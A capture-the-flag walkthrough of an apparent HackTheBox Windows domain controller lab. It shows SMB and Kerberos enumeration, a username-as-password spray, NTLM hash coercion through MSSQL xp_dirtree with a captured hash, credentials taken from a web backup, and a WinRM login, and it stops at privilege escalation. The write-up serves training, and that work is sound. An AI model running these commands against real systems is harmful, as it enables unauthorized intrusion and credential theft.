
TOGETHER Manager



Scanning

```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS http
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows
1433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Serv
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Fram
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows
49689/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows
49690/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows
49691/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows
49720/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows
49786/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows
49893/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows
```

Enumeration

SMB, RPC, LDAP

```
┌──(kali㉿kali)-[~/Desktop/HTB/manager]
└─$ netexec smb 10.10.11.236 -u '' -p ''
SMB         10.10.11.236    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:False
)
SMB         10.10.11.236    445    DC01             [+] manager.htb\:

┌──(kali㉿kali)-[~/Desktop/HTB/manager]
└─$ netexec smb 10.10.11.236 -u 'Guest' -p ''
SMB         10.10.11.236    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:False
)
SMB         10.10.11.236    445    DC01             [+] manager.htb\Guest:
```

- allows Guest Account, lets list shares

```
┌──(kali㉿kali)-[~/Desktop/HTB/manager]
└─$ netexec smb 10.10.11.236 -u 'Guest' -p '' --shares
SMB         10.10.11.236    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:False
)
SMB         10.10.11.236    445    DC01             [+] manager.htb\Guest:
SMB         10.10.11.236    445    DC01             [*] Enumerated shares
SMB         10.10.11.236    445    DC01             Share           Permissions     Remark
SMB         10.10.11.236    445    DC01             -----           -----------     ------
SMB         10.10.11.236    445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.236    445    DC01             C$                              Default share
SMB         10.10.11.236    445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.236    445    DC01             NETLOGON                        Logon server share
SMB         10.10.11.236    445    DC01             SYSVOL                          Logon server share
```

- No interesting shares.

Getting Valid Users

- Getting list of valid users with `netexec` using the `--rid-brute`

```
┌──(kali㉿kali)-[~/Desktop/HTB/manager]
└─$ netexec smb 10.10.11.236 -u 'Guest'  -p '' --rid-brute > users.txt

┌──(kali㉿kali)-[~/Desktop/HTB/manager]
└─$ grep User users.txt | awk '{print $6}'
MANAGER\Administrator
MANAGER\Guest
MANAGER\krbtgt
MANAGER\Domain
MANAGER\Protected
MANAGER\DC01$
MANAGER\SQLServer2005SQLBrowserUser$DC01
MANAGER\Zhong
MANAGER\Cheng
MANAGER\Ryan
MANAGER\Raven
MANAGER\JinWoo
MANAGER\ChinHae
MANAGER\Operator
```

Domain Information

```
|    Domain Information via SMB session for 10.10.11.236    |
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC01
NetBIOS domain name: MANAGER
DNS domain: manager.htb
FQDN: dc01.manager.htb
Derived membership: domain member
Derived domain: MANAGER
```

OS Information:


```
 ==========================================================
|    OS Information via RPC for 10.10.11.236              |
 ==========================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[+] Found OS information via 'srvinfo'
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: '1809'
OS build: '17763'
Native OS: not supported
Native LAN manager: not supported
Platform id: '500'
Server type: '0x80102f'
Server type string: Wk Sv Sql PDC Tim NT
```

Kerberos Enum

Check For AS-REP ROASTING

```
┌──(kali㉿kali)-[~/Desktop/HTB/manager]
└─$ impacket-GetNPUsers manager.htb/ -usersfile users -dc-ip 10.10.11.236
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User Zhong doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Cheng doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Ryan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Raven doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JinWoo doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ChinHae doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Operator doesn't have UF_DONT_REQUIRE_PREAUTH set
```


WEB



Username enum

- did password spray but with the usernames and the user accounts password as lowercase.

```
netexec smb 10.10.11.236 -u users.txt  -p users.txt --continue-
```




Enum with User account

```
[+] manager.htb\Operator:operator
[+] manager.htb\operator:operator
```

- Check access winrm:

```
netexec winrm 10.10.11.236 -u Operator -p operator
```



MSSQL


- Since we have the creds for the user `Operator:operator` what we can try and do now is access the MSSQL with those creds.
- To Access MSSQL we can use `impacket-mssqlclient` and since the creds that we got for this user and valid OS creds to authenticate to the windows domain, we will use the option

  `-windows-auth`

```
impacket-mssqlclient Operator@manager.htb -windows-auth
```

Stealing NTLM Hash:

- Since this process is running with a machine account we can possibly attempt to steal the NTLM hash of the machine account with responder and using the `xp_dirtree`





```
[SMB] NTLMv2-SSP Client   : 10.10.11.236
[SMB] NTLMv2-SSP Username : MANAGER\DC01$
[SMB] NTLMv2-SSP Hash     : DC01$::MANAGER:d4ce0a364d105846:1
6D54F77B14685FEA0CBD1E6C39E9E13:0101000000000000004FACD7DD35D
B016948E0E9C4E27BB20000000002000800 4E003500490030001001E0057
0049004E002D00480048005300320038004200 4C00540054005700540004
034005700490 04E002D00480048005300320038004200 4C00540054005700
54002E004E003500490030002E004C004F00430041004C00030014004E003
500490030002E004C004F00430041004C00050014004E003500490030002E
004C004F00430041004C0007000800004FACD7DD35DB0106000400020000
0080030003000000000000000000000030000022CAE657B845B6BD4F48
E53465F77F81F997AD3274DCD871752D19DF2AE6BE130A001000000000000
0000000000000000000000090020006300690066007300 2F00310030002E
00310030002E00310034002E00310030000000000000000000
```

Cracking NTLMv2 hash

- hashcat mode `-m 5600`

```
hashcat -m 5600 -a 0 <HASH>
```




- Hashcat status exhausted means that it couldn’t crack the hash…
  - Since we can’t crack the hash, of the NTLMv2 we need to see what else we can do with the content of the DB. One of the First things that came to my mind would be to try to list the contents of the File system in which this MSSQL Server is running on by utilizing the `xp_dirtree`

Listing Contents of the File System


```
xp_dirtree c:\
```

```
SQL (MANAGER\Operator  guest@master)> xp_dirtree c:\
subdirectory                depth   file
-------------------------   -----   ----
$Recycle.Bin                    1      0

Documents and Settings          1      0

inetpub                         1      0

PerfLogs                        1      0

Program Files                   1      0

Program Files (x86)             1      0

ProgramData                     1      0

Recovery                        1      0

SQL2019                         1      0

System Volume Information       1      0

Users                           1      0

Windows                         1      0
```

- First I looked at the Users Directories but found nothing interesting, then I went into the `c:\inetpub` directory, and found the directory in which the web application is serving its content from.




- one of the things we found was the `website-backup-27-07-23-old.zip` The only issue now is how to we request this file to unzip it and see the contents of it?
    - Well.. If you think about it we can see that `index.html` is located here furthermore I know that `wwwroot` is the directory in which web content is served to users who visit the website.
    - Using this logic lets just make a request to the website for the backup.zip and see if we can download it.



- Now we can see that the file has been downloaded.
    - Lets unzip it and look through the contents of it.


Looking Through the Backup.zip

Contents:



`.old-conf-xml`

- User password for Raven.




```
Username: raven
Password: R4v3nBe5tD3veloP3r!123
```

Enumerating with the User Raven

- Lets Check first if this user has access to winrm?


```
netexec winrm manager.htb -u raven -p 'R4v3nBe5tD3veloP3r!123'
```

- We have access to `winrm`

Getting The User Flag

- Lets connect with the raven user account to winrm by using to tool `evil-winrm`

```
evil-winrm -i manager.htb -u raven -p 'R4v3nBe5tD3veloP3r!123'
```



User-Flag:

```
*Evil-WinRM* PS C:\Users\Raven\Desktop> dir


    Directory: C:\Users\Raven\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        11/14/2024   3:36 PM             34 user.txt
```

Priv Escalation:

